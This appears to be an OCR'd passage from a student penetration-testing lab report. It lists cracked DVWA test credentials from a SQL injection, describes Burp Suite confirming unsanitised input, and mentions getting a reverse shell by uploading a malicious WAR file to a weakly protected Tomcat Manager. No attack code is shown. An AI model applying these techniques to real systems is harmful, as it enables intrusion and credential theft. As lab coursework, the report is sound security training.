
o 14ablo14 / abc123

o 14ablo / letmein

o smithy / password

This confirms complete database compromise.

➢ Results:



3.3 Burp Suite Validation


Burp Suite was used to intercept and analyze HTTP GET requests sent to the DVWA SQL

Injection endpoint. The intercepted traffic confirmed that user-supplied input was directly

embedded into SQL queries without sanitization, validating the root cause of the

vulnerability

Results:



Validation Using Exploit-DB

Exploit-DB documents multiple proof-of-concept exploits for Apache Tomcat Manager

vulnerabilities that leverage weak credentials to upload malicious WAR files. The successful

exploitation and reverse shell obtained during this lab directly validate the reliability of these

published exploits under misconfigured authentication conditions.